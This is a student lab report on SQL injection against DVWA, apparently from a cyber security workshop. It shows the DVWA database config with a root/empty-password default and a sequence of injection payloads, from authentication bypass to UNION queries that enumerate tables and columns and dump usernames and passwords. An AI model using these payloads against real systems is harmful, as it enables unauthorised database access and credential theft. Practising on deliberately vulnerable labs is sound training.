

Experiment-06(SQL Injection-Cyber Security Workshop)

Configure DVWA by Editing file: config.inc.php




```php
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = getenv(name: 'DBMS') ?: 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = getenv(name: 'DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = getenv(name: 'DB_DATABASE') ?: 'dvwa';
$_DVWA[ 'db_user' ]     = getenv(name: 'DB_USER') ?: 'root';
$_DVWA[ 'db_password' ] = getenv(name: 'DB_PASSWORD') ?: '';
$_DVWA[ 'db_port']      = getenv(name: 'DB_PORT') ?: '3306';

# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#   You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ]  = getenv(name: 'RECAPTCHA_PUBLIC_KEY') ?: '';
$_DVWA[ 'recaptcha_private_key' ] = getenv(name: 'RECAPTCHA_PRIVATE_KEY') ?: '';

# Default security level
#   Default value for the security level with each session.
#   The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or impossible'.
```

Return all user information (1' OR '1'='1)




Ashutosh Kumar(2300321530046)

Extract All Users -Classic Bypass (' OR 1=1 --)




Check for Database Version (' UNION SELECT null, @@version --)




Find Current Database User (' UNION SELECT null, user() --)


```
```




Enumerate Table Names (' UNION SELECT null, table_name FROM information_schema.tables --)



Enumerate Column Names from Users Table (' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' --)



Extract Usernames and Passwords (' UNION SELECT user, password FROM users --)



Ashutosh Kumar(2300321530046)

2ND METHOD:Live SQL Injection Demo with Altoro Mutual(using: http://testfire.net/)